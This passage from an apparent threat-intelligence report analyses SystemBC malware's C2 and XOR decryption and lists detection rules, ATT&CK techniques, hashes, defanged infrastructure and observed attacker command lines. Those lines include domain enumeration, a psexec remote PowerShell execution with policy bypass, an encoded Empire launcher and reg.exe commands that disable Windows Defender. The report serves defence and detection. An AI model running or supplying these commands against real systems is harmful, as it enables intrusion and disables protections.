

Figure 22: RtlGetVersion and IsWow64Process APIs Runtime Resolution (New Version)

In the older version, which has TOR capabilities, the sample is implementing a small TOR client that according to Sophos is likely a C implementation of the open source mini-tor written in C++. The C2 communications are then routed via TOR.



Figure 23: C2 Code (Old Version)

In the newer sample, it is lacking the TOR client code completely and the C2 communications are implemented with sockets over IPV4 TCP protocol and non-standard ports. The XOR routine is called to decrypt the required port number from the .data section inside the binary.



Figure 24: Call WSAStartup and Decrypt Port Number (New Version)

The malware then continues with the C2 connection, decrypting the IP-address with the same XOR function as well as building the required parameters to make a network connection.



Figure 25: C2 IP Decryption & Socket Creation (New Version)

XOR

Interestingly throughout the old and new samples, the XOR decryption function at offset 0x2C07 is called multiple times for different strings loaded from the memory of the process. The decryption function is looking at the boundaries of the start of the decryption key and the end of the encrypted data section to determine whether a passed string is located inside it and requires decryption or not.

```
lea     eax, [ebp+WindowName]
push    eax             ; buffer_for_decrypted_data
push    0Ah             ; size
push    offset aMicrosoft ; "Microsoft"
call    xor
lea     eax, [ebp+ClassName]
push    eax             ; buffer_for_decrypted_data
push    9               ; size
push    offset aWin32app ; "win32app"
call    xor
push    0               ; lpModuleName
call    GetModuleHandleA
mov     [ebp+hInstance], eax
mov     [ebp+WndClass.style], 0
mov     eax, [ebp+lpThreadParameter]
mov     [ebp+WndClass.lpfnWndProc], eax
mov     [ebp+WndClass.cbClsExtra], 0
mov     [ebp+WndClass.cbWndExtra], 0
```

Figure 26: Decryptor Function

This could suggest that there is support for further obfuscation in SystemBC by encrypting more of the plaintext strings. The XOR decryption key used is 40 bytes long and located at the beginning of a .data section at 0x5000. The C2 details are located immediately after the key.

This kind of XOR function and the configuration have been observed in even older samples from 2019. The new sample analyzed is very similar to previously observed samples in terms of capability, but as discussed above has a different implementation for initialization and C2. The earliest sample of this SystemBC version was observed at the beginning of January 2021.

Indicators & Detection

Detection

The below table contains the offensive techniques mentioned within this report mapped to open source detection framework Sigma. This framework allows the conversion of detection logic in to many formats for use across a wide range of industry detection tooling. A fidelity rating is included within the rules to provide guidance on how to implement these rules within internal scoring and alerting systems.

n.b. - The fidelity rating may vary dependant on the specifics of your environment

Detection Context	SIGMA Rule	Fidelity
PowerShell Empire Execution	Empire PowerShell Launch Parameters	High
PowerShell Empire Execution	Suspicious PowerShell Invocations - Generic	High
PowerShell Empire Execution	Suspicious PowerShell Parameter Substring	High
PowerShell Empire C2 Traffic	Empire UserAgent URI Combo	High
Ntdsutil Execution	Invocation of Active Directory Diagnostic Tool	High
PsExec Lateral Movement	PsExec Tool Execution	High
PsExec Lateral Movement	PsExec Service Start	High
Malicious Script Execution	Antivirus Relevant File Paths Alerts	High
Comsvcs LSASS Dump	Process Dump via Rundll32 and Comsvcs.dll	High
Disabling Windows Defender	Windows Defender Threat Detection Disabled	High
Nltest Execution	Domain Trust Discovery	Medium

Advanced IP Scanner Execution	Advanced IP Scanner	Medium
NET.exe Domain Enumeration	Suspicious Reconnaissance Activity	Medium
NET.exe Local Enumeration	Local Accounts Discovery	Low
Quick Network Enumeration	Quick Execution of a Series of Suspicious Commands	Low

MITRE ATT&CK

Tactic	Technique	Technique ID
Initial Access	External Remote Services	T1133
Valid Accounts: Domain Accounts	T1078.002	
Trusted Relationship	T1199	
Execution	Command & Scripting Interpreter: PowerShell	T1059.001
Command & Scripting Interpreter: Windows Command Shell	T1059.003	
Inter-Process Communication: Component Object Model	T1559.001	
Native API	T1106	
Persistence	Scheduled Task/Job: Scheduled Task	T1053.005
Defense Evasion	Obfuscated Files or Information: Software Packing	T1027.002
Process Injection: Portable Executable Injection	T1055.002	
Process Injection: Process Hollowing	T1055.012	
Deobfuscate/Decode Files or Information	T1140	
Impair Defenses: Disable or Modify Tools	T1562.001	
Credential Access	Exploitation for Credential Access	T1212
OS Credential Dumping: LSASS Memory	T1003.001	
OS Credential Dumping: NTDS	T1003.003	
Discovery	Account Discovery: Domain Account	T1087.002
Domain Trust Discovery	T1482	
Network Service Scanning	T1046	
Network Share Discovery	T1135	
Permission Groups Discovery: Domain Groups	T1069.002	
Remote System Discovery	T1018	
System Information Discovery	T1082	
Lateral Movement	Lateral Tool Transfer	T1570
Remote Services: Remote Desktop Protocol	T1021.001	

Tactic	Technique	Technique ID
Remote Services: SMB/Windows Admin Shares	T1021.002	
Command and Control	Application Layer Protocol: Web Protocols	T1071.001
Non-Standard Port	T1571	

Files

File Name	Context	SHA256
a.ps1	Enumeration Script	B953F255F799D43131FAAB437C22B883B0903704328D58F9AE8111066D7AA1E4
1.ps1	LSASS Dumper	03960062388E8068143FB6CAE203DA2954C3A43BE3306D0D326F015A14019EFF
servers0.bat	Psexec Execution Script	890F5323E870C49C412EECD0417D8E1F22D7FFDB8AED11FAE0810383D7C42B91
svchost.exe	SystemBC Malware	2dc93817039e6fa4fae014e1386cffa7ac35b89feac59d8abe7f51be1c089580

IP Addresses

IP Address	Context	Last Observed
193.29.104[.]187	PowerShell Empire	2021-02-27
79.110.52[.]9	SystemBC	2021-02-27
23.227.202[.]22	SyetemBC	2021-02-27

URLs

URL	Last Observed
hXXps://fs12n1.sendspace[.]com/dl/2dcbf9eb9e28920a81febd3f0a8cda84/6039c40226878d2e/px2kd3/1.rar	2021-02-27
hXXps://fs12n5.sendspace[.]com/dl/5593c4325c0f9c23cb59661893ae9454/6039c46105fab7d4/3dugcw/2.zip	2021-02-27

Malicious Command Lines

Enumeration:

```
ping.exe     <hostname>
net.exe     group "domain computers" /domain
net.exe     group "domain admins" /domain
net.exe     group "enterprise admins" /domain
net.exe     user <USER> /domain
net1.exe     group "domain computers" /domain
net1.exe     group "domain admins" /domain
net1.exe     group "enterprise admins" /domain
net1.exe     user <USER> /domain
nltest.exe /dclist:
nltest.exe /dclist:<DOMAIN>
```

Execution:

```
advanced_ip_scanner.exe     /portable "C:/Users/<USER>/Downloads/" /lng en_us
powershell.exe
powershell.exe     -noP -sta -w 1 -enc SQBmACgAJABQAFMAVgBFAFIAcwBJA<REDACTED>
iexplore.exe     http://www.advanced-ip-scanner.com/link.php?lng=en&ver=2-5-3850&beta=n&page=help
cmd.exe     /C "C:\s$\Servers0.bat"
psexec.exe -d \\<hostname> -u "<username>" -p "<pass>" -accepteula -s cmd /c "powershell.exe -ExecutionPolicy
Bypass -file \\<share>\l.ps1"
C:\Users\Public\Music\svchost.exe start
```

Defensive Evasion:

```
reg.exe     add "HKLM\Software\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
reg.exe     add "HKLM\Software\Policies\Microsoft\Windows Defender" /v DisableAntiVirus /t REG_DWORD /d 1 /f
reg.exe     add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v MpEnablePus /t REG_DWORD /d 0
/f
reg.exe     add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v
DisableBehaviorMonitoring /t REG_DWORD /d 1 /f
reg.exe     add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v
DisableIOAVProtection /t REG_DWORD /d 1 /f
reg.exe     add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v
DisableOnAccessProtection /t REG_DWORD /d 1 /f
reg.exe     add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v
DisableRealtimeMonitoring /t REG_DWORD /d 1 /f
reg.exe     add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v
DisableRoutinelyTakingAction /t REG_DWORD /d 1 /f
reg.exe     add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v
DisableScanOnRealtimeEnable /t REG_DWORD /d 1 /f
reg.exe     add "HKLM\Software\Policies\Microsoft\Windows Defender\Reporting" /v DisableEnhancedNotifications
/t REG_DWORD /d 1 /f
reg.exe     add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v DisableBlockAtFirstSeen /t
REG_DWORD /d 1 /f
reg.exe     add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v SpynetReporting /t REG_DWORD /d
0 /f
reg.exe     add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v SubmitSamplesConsent /t
REG_DWORD /d 2 /f
reg.exe     delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
```